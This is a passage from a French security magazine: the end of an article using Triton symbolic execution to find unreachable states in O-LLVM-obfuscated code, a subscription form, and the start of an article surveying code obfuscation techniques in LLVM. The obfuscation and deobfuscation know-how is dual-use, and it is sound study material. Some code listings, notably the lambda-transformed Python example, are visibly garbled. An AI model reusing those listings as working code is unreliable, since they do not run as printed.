


Figure 10



il n'y aura pas de saut vers une adresse, mais un changement d'état. Regardons le cas du basic block à l'adresse **0x400816** (figure 10).

On voit que deux états sont utilisés, mais un des deux ne sera jamais placé dans la variable d'état. La condition se fait à travers l'instruction **CMOVNZ** qui place dans EAX, l'état 2 (**0x7d094355**) si R15B est différent de 1 sinon l'état 1 (**0x621af252**). R15B contient donc la formule du prédicat opaque et EAX l'état. On peut donc faire une exécution symbolique sur les registres EDI et R8D qui contiennent les variables X et Y puis regarder si une solution existe pour que EAX soit égale à l'état 1 ou 2. Puisqu'il s'agit d'un prédicat opaque, seul un des 2 états aura une solution.

Voici comment Triton peut nous aider à analyser ces blocks. Nous définissons l'adresse des deux variables X et Y (listing 17).

Listing 17 : Définition des adresses des variables X et Y

```
X_ADDR = 0x60204C
Y_ADDR = 0x602050
```

Puis nous définissons la liste des adresses des basic blocks à analyser (listing 18).

Listing 18 : Définition de la liste des basic blocks

```
BB_LIST = [
    0x400C9B, 0x400B5D, 0x400B51, 0x4007FA,
    0x4009C3, 0x4009F1, 0x4007F5, 0x4008A8,
    0x4009DE, 0x400816, 0x400CAD, 0x400AAE,
    0x400CB9, 0x400A12, 0x400BF9, 0x400CCC]
```

Enfin, nous spécifions l'adresse du pré-dispatcheur, car on est sûr que dans ce basic block l'état a été calculé (listing 19).

Listing 19 : Définition de l'adresse du pré-dispatcheur

```
END_BLOCK = 0x400CD3
enabled = False
```

**enabled** est une variable pour indiquer si nous sommes dans un basic block modifié par le Bogus Control Flow.

La première callback de type **AFTER** (appelée après une instruction) sert à convertir les registres utilisés pour contenir les variables X et Y en variables symboliques (listing 20).

Listing 20 : Conversion des registres en variables symboliques

```
def cafter(instruction):
    global enabled
    if len(instruction.getOperands()) == 2 and \
        instruction.getOperands()[1].getType() == IDREF.
        OPERAND.MEM_R and \
        (instruction.getOperands()[1].getMem().getAddress()
         == X_ADDR or instruction.getOperands()[1].getMem().getAddress() ==
         Y_ADDR):
        reg = instruction.getOperands()[0].getReg()
        convertRegToSymVar(reg.getId(), 64)
        enabled = True
    return
```

La condition dans le **if** vérifie que l'instruction lit la mémoire à l'adresse d'une des deux variables. De plus, comme le basic block fait appel aux variables X et Y, nous sommes en présence du Bogus Control Flow et nous activons la variable **enabled**.

La seconde callback de type **BEFORE** (appelée avant une instruction) va nous servir à déterminer quel état ne sera jamais utilisé (listing 21).

Listing 21 : Détermination des 2 états possibles

```
def cbefore(instruction):
    global enabled
    if instruction.getAddress() in BB_LIST:
        print "Dans le basic block", hex(instruction.getAddress())

    if instruction.getAddress() == END_BLOCK and enabled:
        EtatSymId = getRegSymbolicID(IDREF.REG.RAX)
        node = getFullExpression(getSymExpr(EtatSymId).getAst())
        state1, state2 = getStates(node)
```

**EtatSymId** contient l'identifiant de l'expression symbolique. **GetFullExpression** va nous retourner l'expression SMT complète et **GetState** va parser l'AST pour extraire les deux états possibles. On remarquera l'utilisation de l'expression symbolique contenue dans RAX et pas celle contenue dans la variable **etat**. Cela ne nuit pas à la généralité puisque dans tous les basic blocks, l'état est dans le registre EAX avant d'être mis en mémoire.

Ensuite, il faut déterminer quel état ne sera jamais utilisé. Pour cela, on essaye de résoudre l'équation pour les deux états possibles. S'il n'y a pas de solution, c'est que cet état est inaccessible (listing 22).

Listing 22 : Détermination de l'état inaccessible

```
expr = smt2lib.smtAssert(smt2lib.equal(node, smt2lib.bv(state1, 32)))
modelsState1 = getModel(expr)
expr = smt2lib.smtAssert(smt2lib.equal(node, smt2lib.bv(state2, 32)))
modelsState2 = getModel(expr)

if len(modelsState1) > 0 and len(modelsState2) == 0:
    print "L'Etat 0x%x ne peut pas etre atteint"%(state2)
if len(modelsState1) == 0 and len(modelsState2) > 0:
    print "L'Etat 0x%x ne peut pas etre atteint"%(state1)
```

En faisant appel à la correspondance entre état et basic block, on trouve ainsi les basic blocks inaccessibles.

Dernière chose, on concrétise tous les registres et toutes les adresses mémoires afin de ne pas avoir des expressions symboliques en cascade (listing 23).

Listing 23 : Concrétisation des registres et de la mémoire

```
concretizeAllMem()
concretizeAllReg()
enabled = False
```

L'exécution de ce script **[21]** sur le binaire donne le résultat illustré par le listing 24.



## Listing 24 : Exemple d'exécution

```
$ ./triton ./ollvm/bcf.py ./samples/ollvm/crackme_xor_sub fla_bcf e#####
Dans le basic block 0x4007fa
Dans le basic block 0x400816
L'Etat 0x621af252 ne peut pas etre atteint
Dans le basic block 0x4008a8
L'Etat 0x621af252 ne peut pas etre atteint
Dans le basic block 0x4009c3
Dans le basic block 0x4009f1
Dans le basic block 0x4007fa
Dans le basic block 0x400816
L'Etat 0x621af252 ne peut pas etre atteint
Dans le basic block 0x4008a8
L'Etat 0x621af252 ne peut pas etre atteint
Dans le basic block 0x4009c3
Dans le basic block 0x4009de
Dans le basic block 0x400b5d
L'Etat 0x97eecfa1 ne peut pas etre atteint
Dans le basic block 0x400bf9
L'Etat 0x97eecfa1 ne peut pas etre atteint
Dans le basic block 0x400c9b
loose
[+] Fin de l'analyse!
```

Le résultat précédent ne donne pas une liste exhaustive des états inaccessibles, mais seulement ceux qui ont été rencontrés lors de l'exécution. Une exécution avec d'autres entrées (dans notre cas d'autres arguments) peut donner davantage (ou moins) d'états inaccessibles.

Comme ces protections sont contre l'analyse statique, il est « normal » que l'analyse dynamique en vienne à bout. Néanmoins, contrairement à l'analyse statique, l'analyse dynamique ne permet pas d'être exhaustive puisque son analyse repose sur une trace d'exécution. Par contre, elle permet d'avoir accès au contexte et donc de cibler ainsi que d'analyser plus facilement certaines parties du programme.

## Conclusion

Triton est un framework d'analyse binaire qui propose des composants supplémentaires au framework Pin permettant ainsi d'apporter une aide lors de reverse engineering. Dans ce numéro, nous avons essayé de montrer un cas d'utilisation de Triton pour analyser du code obfusqué, mais il est également possible d'utiliser Triton pour du debug ou de la recherche de vulnérabilités.

Notez que la protection analysée (O-LLVM) est une protection publique ce qui rend plus facile la déobfuscation. En effet, le réel challenge pour une protection est de rendre public son fonctionnement tout en gardant une difficulté d'analyse conséquente. Il faut également prendre conscience qu'une protection n'est pas là pour empêcher une analyse, mais seulement pour la ralentir. Si nous prenons l'exemple des jeux vidéo et que nous partons du principe que le plus grand bénéfice pour l'éditeur est pendant la première semaine de la sortie du jeu, il faut que la protection tienne au moins une semaine et que l'argent dépensé dans cette protection soit proportionnel aux bénéfices perçus. ■

## ■ Remerciements

*High five* à Aurélien Wailly pour son invitation à écrire dans ce numéro.

## ■ Références

- [0] <http://triton.quarkslab.com>
- [1] [https://www.sstic.org/2015/presentation/triton\\_dynamic\\_symbolic\\_execution\\_and\\_runtime\\_analysis/](https://www.sstic.org/2015/presentation/triton_dynamic_symbolic_execution_and_runtime_analysis/)
- [2] <http://smt-lib.org>
- [3] Thanassis Avgerinos, Alexandre Rebert, Sang Kil Cha, and David Brumley. *Enhancing symbolic execution with veritesting*.
- [4] <https://github.com/piscou/FuzzWin/>
- [5] [https://en.wikipedia.org/wiki/Static\\_single\\_assignment\\_form](https://en.wikipedia.org/wiki/Static_single_assignment_form)
- [6] <http://o-llvm.org>
- [7] <https://github.com/obfuscator-llvm/obfuscator/wiki/Instructions%20Substitution>
- [8] <https://github.com/obfuscator-llvm/obfuscator/wiki/Bogus%20Control%20Flow>
- [9] <https://github.com/obfuscator-llvm/obfuscator/wiki/Control%20Flow%20Flattening>
- [10] T László and Á Kiss, *Obfuscating C++ programs via control flow flattening*, Annales Univ. Sci. Budapest., Sect. Comp. 30 (2009) 3-19.
- [11] <http://triton.quarkslab.com/documentation/tools/#3>
- [12] <http://triton.quarkslab.com/documentation/tools/#4>
- [13] <http://triton.quarkslab.com/documentation/examples/#10>
- [14] <http://triton.quarkslab.com/blog/first-approach-with-the-framework/#5.2>
- [15] [http://en.wikipedia.org/wiki/Bitwise\\_operation](http://en.wikipedia.org/wiki/Bitwise_operation)
- [16] Yongxin Zhou, Alec Main, Yuan Xiang Gu, and Harold Johnson. *Information hiding in software with mixed boolean-arithmetic transforms*
- [17] [http://en.wikipedia.org/wiki/Exclusive\\_or](http://en.wikipedia.org/wiki/Exclusive_or)
- [18] <https://goo.gl/noulwm>
- [19] <http://blog.quarkslab.com/deobfuscation-recovering-an-llvm-protected-program.html>
- [20] <https://github.com/cea-sec/miasm>
- [21] [http://triton.quarkslab.com/files/break\\_ollvm\\_bcf.py](http://triton.quarkslab.com/files/break_ollvm_bcf.py)



# DÉCOUVREZ NOS OFFRES D'ABONNEMENTS !

PRO OU PARTICULIER = CONNECTEZ-VOUS SUR :

# www.ed-diamond.com



## LES COUPLAGES PAR SUPPORT :

VERSION

### PAPIER



Retrouvez votre magazine favori en papier dans votre boîte à lettres !

VERSION

### PDF



Envie de lire votre magazine sur votre tablette ou votre ordinateur ?

ACCÈS À LA

### BASE DOCUMENTAIRE



Effectuez des recherches dans la majorité des articles parus, qui seront disponibles avec un décalage de 6 mois après leur parution en magazine.

## SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE AU VERSO ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

Voici mes coordonnées postales :

Société :

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

Pays :

Téléphone :

E-mail :



Édité par Les Éditions Diamond  
Service des Abonnements  
B.P. 20142 - 67603 Sélestat Cedex  
Tél. : + 33 (0) 3 67 10 00 20  
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

- ☐ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.  
☐ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : [boutique.ed-diamond.com/content/3-conditions-generales-de-ventes](http://boutique.ed-diamond.com/content/3-conditions-generales-de-ventes) et reconnais que ces conditions de vente me sont opposables.

# VOICI TOUTES LES OFFRES COUPLÉES AVEC MISC !

## POUR LE PARTICULIER ET LE PROFESSIONNEL ...

Prix TTC en Euros / France Métropolitaine

### CHOISISSEZ VOTRE OFFRE !

#### SUPPORT

Prix en Euros / France Métropolitaine

#### ABONNEMENT

| Offre | ABONNEMENT                                | PAPIER                        | PAPIER + PDF | PAPIER + BASE DOCUMENTAIRE     | PAPIER + PDF + BASE DOCUMENTAIRE |                                |                                |                                 |           |
|-------|-------------------------------------------|-------------------------------|--------------|--------------------------------|----------------------------------|--------------------------------|--------------------------------|---------------------------------|-----------|
|       |                                           | Réf                           | Tarif TTC    | PDF 1 lecteur                  | Réf                              | Tarif TTC                      | PDF 1 lecteur + 1 connexion BD | Réf                             | Tarif TTC |
| MC    | 6 <sup>no</sup> MISC                      | <input type="checkbox"/> MC1  | 42,-         | <input type="checkbox"/> MC12  | 62,-                             | <input type="checkbox"/> MC13  | 99,-                           | <input type="checkbox"/> MC123  | 111,-     |
| MC+   | 6 <sup>no</sup> MISC + 2 <sup>no</sup> HS | <input type="checkbox"/> MC+1 | 54,-         | <input type="checkbox"/> MC+12 | 81,-                             | <input type="checkbox"/> MC+13 | 103,-                          | <input type="checkbox"/> MC+123 | 130,-     |

#### LES COUPLAGES « LINUX »

|    |                                                                                                                 |     |       |      |       |      |       |       |       |
|----|-----------------------------------------------------------------------------------------------------------------|-----|-------|------|-------|------|-------|-------|-------|
| B  | MISC + 1 <sup>st</sup> GLMF                                                                                     | B1  | 100,- | B12  | 147,- | B13  | 233,- | B123  | 280,- |
| B+ | MISC + 2 <sup>nd</sup> HS + 1 <sup>st</sup> GLMF + 6 <sup>th</sup> HS                                           | B+1 | 172,- | B+12 | 248,- | B+13 | 300,- | B+123 | 381,- |
| C  | MISC + 6 <sup>th</sup> LP + 1 <sup>st</sup> GLMF                                                                | C1  | 135,- | C12  | 197,- | C13  | 312,- | C123  | 374,- |
| C+ | MISC + 2 <sup>nd</sup> HS + 6 <sup>th</sup> LP + 3 <sup>rd</sup> HS + 1 <sup>st</sup> GLMF + 6 <sup>th</sup> HS | C+1 | 236,- | C+12 | 339,- | C+13 | 403,- | C+123 | 516,- |

#### LES COUPLAGES « EMBARQUÉ »

|    |                                                                      |     |       |      |       |      |        |       |        |
|----|----------------------------------------------------------------------|-----|-------|------|-------|------|--------|-------|--------|
| E  | MISC + 6 <sup>th</sup> HK* + 4 <sup>th</sup> OS                      | E1  | 105,- | E12  | 158,- | E13  | 179,-* | E123  | 232,-* |
| E+ | MISC + 2 <sup>nd</sup> HS + 6 <sup>th</sup> HK* + 4 <sup>th</sup> OS | E+1 | 119,- | E+12 | 179,- | E+13 | 193,-* | E+123 | 253,-* |

#### LES COUPLAGES « GÉNÉRAUX »

|    |                                                                                             |     |       |      |       |      |        |       |        |
|----|---------------------------------------------------------------------------------------------|-----|-------|------|-------|------|--------|-------|--------|
| H  | MISC + 6 <sup>th</sup> HK* + 6 <sup>th</sup> LP + 1 <sup>st</sup> GLMF + 4 <sup>th</sup> OS | H1  | 200,- | H12  | 300,- | H13  | 402,-* | H123  | 499,-* |
| H+ | MISC + 2 <sup>nd</sup> HS + 6 <sup>th</sup> HK* + 4 <sup>th</sup> OS + 3 <sup>rd</sup> HS   | H+1 | 301,- | H+12 | 452,- | H+13 | 493,-* | H+123 | 639,-* |

N'hésitez pas à consulter les détails des offres ci-dessus sur : [www.ed-diamond.com](http://www.ed-diamond.com) !

Les abréviations des offres sont les suivantes : LM = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | OS = Open Silicium | HC = Hackable

\* HK : Attention : La base Documentaire de Hackable n'est pas incluse dans l'offre.

# NE VOUS O(B)FUSQUEZ PAS POUR SI PEU

Serge Guelton – sguelton@quarkslab.com

Adrien Guinet – aguinet@quarkslab.com



**mots-clés : OBFUSCATION / REVERSE / LLVM**

**A**u siècle dernier, Sartre écrivait : « Plus claire la lumière, plus sombre l'obscurité... Il est impossible d'apprécier correctement la lumière sans connaître les ténèbres. ». C'est cette pensée qui va nous guider tout au long de cet article : découvrir et comprendre quelques techniques d'obfuscation, mais surtout appréhender les mécanismes qui les guident, pour en implémenter de plus robustes, ou pour mieux les contrer.

## 1

## Bienvenue dans l'obscurité

Obfusquer un code source, c'est le transformer de telle sorte que son « comportement observable » ne change pas, tout en rendant « plus difficile » la compréhension de ce comportement à partir d'une analyse du code exécuté. Idéalement, une analyse en boîte blanche du code obfusqué n'apporte aucune information supplémentaire par rapport à une analyse en boîte noire. C'est le Graal de l'obfuscation !

Généralement, à la manière d'une serrure qui rend l'ouverture d'une porte plus difficile, mais n'empêche pas le voleur motivé, une obfuscation rend la rétro-ingénierie d'un programme plus complexe, mais un analyste motivé disposant de suffisamment de temps arrivera à ses fins. Il existe même un argument théorique [0] prouvant qu'il est impossible de construire un obfuscateur générique parfait.

Qui utilise des obfuscateurs ? Plein de monde ! Des industriels désireux de protéger leur propriété intellectuelle (e.g. protocole d'IMessage pour Apple) ou leurs clefs de chiffrement (I) (e.g. client Dropbox), ou des concepteurs de malwares, soucieux de cacher la signature de leur code au regard inquisiteur des antivirus, ou encore des militaires espérant protéger un quelconque algorithme, même si le vaisseau embarquant ce dernier tombe aux mains de l'ennemi.

L'ennemi, cet être honni ! Il a les pleins pouvoirs sur votre application. Certes il n'a pas accès à votre code source, mais il est libre d'exécuter, décompiler, déboguer, tracer, instrumenter votre application (insérer ici le

troll sur Oracle). Il a lui aussi à sa disposition des outils pour l'assister : des solveurs, des décompilateurs, des bases de données, et son « flair ». C'est tout ça qu'il va falloir tromper.

## 2

## Premier exemple

Certaines obfuscations sont... nulles. Bon, pas vraiment nulles, mais inutiles si utilisées seules : elles protègent mal votre programme parce qu'il est possible d'écrire une transformation de code qui annule « facilement » ses effets. Le « facilement » est important ici : si le coût (disons, en temps de calcul ou mémoire) est rédhibitoire, c'est tout bon.

Prenons un exemple simple : la séparation de constante. C'est une transformation qui consiste à remplacer une opération impliquant une constante en deux opérations impliquant deux constantes. Par exemple :

```
a = b ^ 0x1331;
devient :
a' = b ^ 0x0330
a = a' ^ 0x1001 ( = a' ^ (0x0330 ^ 0x1331) )
```

où **0x0330** pourrait être n'importe quel entier tiré aléatoirement.

Cette obfuscation de donnée dissimule effectivement la constante **0x0330** à un **grep** naïf, et même à une analyse des traces puisque cette constante n'est jamais présente en mémoire, ni dans un registre (en désactivant toute optimisation ultérieure du compilateur, évidemment).



Malheureusement, une simple propagation de constantes fera réapparaître la constante originale. Pire, si on appelle les simplifications standards d'un optimiseur de code, il déconstruira l'obfuscation... Néanmoins, cette obfuscation n'a pas un impact significatif sur les performances (elle travaille sur des registres), aucun impact sur l'utilisation mémoire, et à moins d'avoir un code dégénéré en entrée (e.g. un code qui aurait une très grande densité de littéraux), l'impact sur la taille du binaire n'est pas critique.

Le concepteur d'obfuscation se doit de faire ce genre d'analyse pour chaque nouvelle obfuscation : de quoi protège-t-elle ? De quoi ne protège-t-elle pas ? Quel est le coût de la protection (performance, mémoire, taille du binaire) ? Peut-elle dans de rares cas améliorer ces critères ?

### 3 Second exemple

Observons maintenant cette égalité :

```
x ^ y = x - y - 2 * (x | ~ y) - 2 ;
```

Elle doit sa particularité au fait qu'elle combine des opérations d'arithmétique entière (- et \*) avec des opérations d'arithmétique booléenne (| et ~). C'est ce qui la rend difficile à simplifier, du moins du point de vue de solveurs comme Z3 ou d'outils de calcul symbolique comme Sympy. C'est cette fois une obfuscation des traitements, et on peut l'intégrer à un moteur de transformation d'expressions qui effectuera la substitution.

Reprenons les critères précédents : c'est une obfuscation qui semble résister aux analyses statiques, une analyse dynamique n'apportera pas grand-chose non plus pour une attaque en boîte blanche. Elle a un certain coût en temps d'exécution et en taille de binaire, mais qui reste raisonnable. On se gardera pourtant de l'utiliser à outrance : cela attirera l'œil exercé de l'analyste, et une fois qu'il aura identifié le motif et délimité ses entrées-sorties, il pourra mener une petite attaque en boîte noire qui lui permettra de retrouver rapidement le xor.

### 4 Connaître son ennemi

En combinant les deux transformations précédentes (éventuellement de façon itérative), on rend la propagation de constantes plus complexe. On obtient l'union de leurs bonnes propriétés et on a effectivement mieux protégé la constante de départ, mais c'est au prix du produit des coûts.

Ainsi va la vie au pays de l'obfuscation : tout se paye et il faut une certaine expertise pour trouver la bonne combinaison d'obfuscations qui apportera une bonne protection à moindres frais...

Ce qu'il est ainsi important de juger, c'est le coût d'une obfuscation en terme de temps d'exécution, de mémoire utilisée et de taille binaire finale par rapport au coût en terme de temps perdu par l'attaquant. Évaluer ce temps est une tâche compliquée : quelles

métriques choisir pour définir la complexité d'un code ? En effet, les métriques utilisées habituellement en ingénierie logicielle, comme la complexité cyclomatique, le nombre d'instructions, le couplage, donnent plus une estimation sur la difficulté de maintenir une base de code que sur la difficulté à l'attaquer. Bien souvent, la mise en situation réelle est également nécessaire, c'est d'ailleurs parfois le thème de challenges !

Un critère pouvant cependant être pris en compte est celui des limites des outils de rétro-ingénierie publics couramment utilisés. Parmi ces outils, il y a l'incontournable IDA [1] pour l'analyse statique ou encore la librairie de désassemblage Capstone, et tout une suite d'outils d'analyse dynamique tels que le projet Medusa [2], les frameworks Miasm [3] et Metasm [4], Radare2 [5] ou plus récemment Triton [6], présenté dans ce dossier.

Chacun de ces outils apporte des fonctionnalités très intéressantes pour un analyste (telles que l'évaluation symbolique ou la simplification d'expressions) lui permettant de gagner un temps non négligeable, mais possède aussi des limites les rendant parfois inutilisables.

Typiquement, certains de ces logiciels reposent sur une représentation symbolique de chaque instruction assembleur. Par exemple, l'instruction x86 `mov rax,rbx` sera représentée symboliquement par `{ rax = rbx }`. Les jeux d'instructions évoluant constamment (ajout de nouvelles instructions vectorielles par exemple), il n'est pas souvent facile pour ces outils de suivre ces nouveautés. L'utilisation de telles instructions peut ainsi rendre ces outils obsolètes pour peu que l'attaquant ne puisse pas facilement les adapter.

D'autres limites dans les modèles utilisés peuvent apparaître. Par exemple, rappelons qu'un registre processeur n'a fondamentalement aucun type, il stocke un certain nombre de bits. Or, suivant l'instruction utilisée, ce registre va être considéré potentiellement comme un entier signé, non signé ou comme un nombre flottant. La valeur symbolique de ce registre va donc dépendre de différentes représentations au cours du temps. Il ne sera donc pas forcément trivial de simplifier des expressions résultantes de telles manipulations, et peut perdre certains solveurs comme Z3 [7], utilisé par exemple dans Triton (qui n'est pas aujourd'hui capable de gérer ce genre de cas).

Cependant, il ne faut pas oublier que cet indicateur est biaisé par le fait que les attaquants ont des outils privés. La rumeur court par exemple que certains pourraient décompiler de l'assembleur x86 32/64 bits vers l'IR LLVM de manière assez efficace... Le jeu du chat et de la souris perdure.

### 5 Petite cartographie des obfuscations

Collberg a déjà référencé [8] un grand nombre d'obfuscations classiques. Sans aucun doute, il existe bien plus d'obfuscations qui n'ont pas été publiées (2) et qui ne le seront certainement pas tant qu'un analyste



ne les aura pas rencontrées et fait tomber : parfois la protection accordée par une obfuscation tombe, au moins partiellement, quand la technique est connue. Si on reprend l'égalité de la section précédente, savoir qu'elle existe permet de la contrer par une simple recherche de motifs : pas besoin d'un solveur !

Il existe deux grandes catégories d'obfuscation :

- les obfuscations des données : chiffrement, transformation des accès aux données par une fonction réversible, reshaping des données, séparation de variables, etc.
- les obfuscations des traitements : aplatissement du graphe de flot de contrôle, insertion de code mort, combinaison d'expansion/extraction de procédure (3).

Une obfuscation peut s'appliquer de manière manuelle (4) ou de manière automatique en utilisant un obfuscateur de code (e.g. O-LLVM [9]). L'approche automatique a beaucoup d'avantages, notamment en termes d'ingénierie, mais elle doit faire des hypothèses plus fortes sur le code d'entrée.

Ces obfuscateurs automatiques peuvent travailler à plusieurs niveaux, qui sont d'ailleurs complémentaires :

1. Code source, par exemple en transformant du code C en code C obfusqué. On parle alors de compilateur source-à-source.
2. Représentation interne, par exemple en transformant du bytecode LLVM comme le fait O-LLVM.
3. Binaire, comme le font par exemple les packers.

Chaque approche possède ses avantages et inconvénients.

L'approche source à source présente l'avantage d'être facilement intégrable à une chaîne de compilation existante, chaîne utilisant par exemple un compilateur développé pour une architecture propriétaire. Cependant, elle est spécifique à un langage donné (C != C++ != Objective C) et on ne contrôle pas ce que le compilateur classique va faire de nos transformations.

Travailler sur une représentation interne (comme le bytecode LLVM) permet d'avoir un meilleur contrôle sur le flot de compilation, donc sur le code produit. En terme d'ingénierie, cela rend également les obfuscations quasiment indépendantes du langage source. On ne peut cependant pas complètement jouer sur les instructions émises, voir leurs encodages en phase de génération du code assembleur, à moins de spécialiser pour chaque (famille d') architecture. L'intégration de l'obfuscateur au sein de la chaîne de compilation peut entraîner un changement de compilateur, qui n'est pas forcément toujours possible (certification, extensions propriétaires), ou du moins sans douleur...

Les packers binaires ont l'avantage de travailler (par définition !) sur le binaire final et d'être ainsi facilement intégrables à une chaîne de compilation. De plus, ils supportent virtuellement n'importe quel langage compilé. Un inconvénient est la dépendance forte entre un packer et l'architecture et OS ciblés. De plus, il est généralement plus difficile de remonter à un

niveau d'abstraction correct pour utiliser des analyses puissantes (e.g. points-to). Il est aussi plus difficile d'appliquer des transformations telles que l'obfuscation du flot de contrôle au niveau binaire.

Suivant le langage utilisé, on peut aussi obfusquer conjointement l'application et son runtime, qui devient alors spécifique à l'application. C'est la technique utilisée par le client Dropbox, comme décrit dans [10].

## 6

## Simple obfuscation du graphe de flot de contrôle en se basant sur LLVM

Nous allons maintenant présenter une série d'obfuscations de bytecode LLVM, en nous concentrant sur la protection du graphe de flot de contrôle (CFG). Pour suivre les exemples utilisés, il vaut mieux avoir une petite compréhension du bytecode LLVM, et surtout de la représentation utilisée pour le CFG. Dans LLVM, toute fonction est composée d'une liste de blocs de base (BB) : ce sont les nœuds du graphe, et le premier élément de la liste est l'unique point d'entrée de la fonction. Il n'est pas possible de brancher à l'intérieur d'un BB, seulement au début. Les arêtes du graphe sont décrites par des instructions de branchement, principalement :

```
br label <dest> ;
```

Pour un saut inconditionnel vers le BB **<dest>** :

```
br i1 <cond>, label <iftrue>, label <iffalse> ;
```

Pour un saut conditionné par le booléen **<cond>** vers **<iftrue>** ou **<iffalse>** :

```
switch <intty> <value>, label <defaultdest> [ <intty> <val>, label <dest> ... ]
```


Pour un saut parmi plusieurs destinations suivant la valeur prise par l'entier **<value>**.

Sauf exception, il n'est pas possible de sortir autrement d'un BB que par sa dernière instruction, appelée **terminator**. Dans la suite, on ignorera la gestion des exceptions.

Comment perturber le CFG d'une fonction ? Examinons quelques classiques.

### 6.1 Duplication de blocs de base

L'idée de cette transformation est de dupliquer un bloc de base et d'ajouter un branchement gardé par une variable quelconque prise dans le contexte, par exemple la parité de l'adresse d'un alloca.



Où **Pre** se charge de calculer la condition de branchement (le prédicat), **BB0** et **BB1** sont des clones de **BB** où les registres ont été renommés - LLVM utilise une forme SSA pour les assignations de registres virtuels. **Post** se charge de fusionner les registres renommés dans les registres initiaux à l'aide d'instructions **phi** **[11]**. L'intérêt de cette transformation est que les obfuscations suivantes vont transformer **BB0** et **BB1** de manière différente, et l'analyste aura donc plus de travail à faire puisqu'il aura deux blocs à analyser. À condition que notre prédicat soit suffisamment furtif, i.e. qu'il n'apparaisse pas de façon évidente comme un prédicat construit à partir de rien.


Comparer les valeurs de deux registres de même type visibles depuis BB est une façon bien plus furtive de construire un prédicat se fondant dans la normalité.

## 6.2 Mutation de blocs de base

Cette obfuscation ressemble à la précédente, à cela près que le prédicat est constant et connu à la compilation (5). On s'autorise alors à modifier le corps de la branche qui n'est jamais prise. L'objectif est de rendre une analyse statique plus complexe, mais l'intérêt face à une analyse dynamique est faible : la branche n'est jamais prise, et même si un outil n'arrive pas à prouver ce fait, l'analyste ne perdra probablement pas de temps à essayer d'analyser un code qui ne paraît pas exécuté.

### 6.3 Aplatissement du graphe de flot de contrôle

Cette transformation a déjà fait l'objet d'un excellent article dans *MISC n°68*, mais elle est importante ici, nous la présenterons donc brièvement. Elle protège le CFG en encodant la table de transition du CFG dans un énorme switch, comme illustré par la petite figure suivante :



La structure du graphe a disparu (visuellement), elle est maintenant encodée dans le code du bloc de dispatch **D** qui obfusque la table de transition.

Une fois de plus, on notera qu'une bonne combinaison peut être intéressante :

### MutateBB + DuplicateBB + CFG Flattening

Cette combinaison génère de nombreux blocs de base, dont certains sont inutiles, mais la relation entre les BB (qui était évidente après la duplication/mutation) est maintenant masquée par l'aplatissement de graphe. Il faut donc casser celui-ci pour s'attaquer aux deux autres transformations. Une obfuscation similaire serait de remplacer le CFG flattening par une obfuscation qui transforme le graphe de flot de contrôle en une combinaison d'exceptions et de gestionnaire d'exceptions...

## 6.4 Transformation d'un code impératif en code pseudo-fonctionnel

Pour finir cette balade nocturne, nous allons examiner une obfuscation originale, utilisée dans le premier niveau du challenge HITB proposé par QuarksLab en 2014 [12].

Il s'agit d'une transformation source-à-source de code Python, qui s'inspire de la sémantique dénotationnelle pour transformer un code écrit dans un style impératif en un code écrit dans un style fonctionnel. Dis autrement, on cherche à transformer une fonction en lambda fonction comme dans l'exemple suivant, où :

```
def popcount(n):
    r = 0
    while n:
        if n & 1:
            r += 1
        n >>= 1
    return r
```

devient :

```
popcount = (lambda n: (lambda _: (lambda _setitem_'$', ([_r] if ('r' in _)
else
r)), _)[(-1)]((lambda f, _: f(f, _))((lambda __, _: ((lambda _:
(_, __))((lambda _: (lambda _setitem_'n', ([_n] if ('n' in _) else n) >>
1)),
_)[(-1)]((lambda _: ((lambda _: (lambda _setitem_'r', ([_r] if ('r' in _)
else
r) + 1)), _)[(-1)](_ if ([_n] if ('n' in _) else n) & 1) else _))(_)) if
[_n] if ('n' in _) else n) else _), _))((lambda _: (lambda _setitem_'i', 0),
__setitem_'r', _['i']), _)[(-1)]({n: n, '$': None}))['$'])
```

Voici un petit aperçu des règles de transformation utilisées :

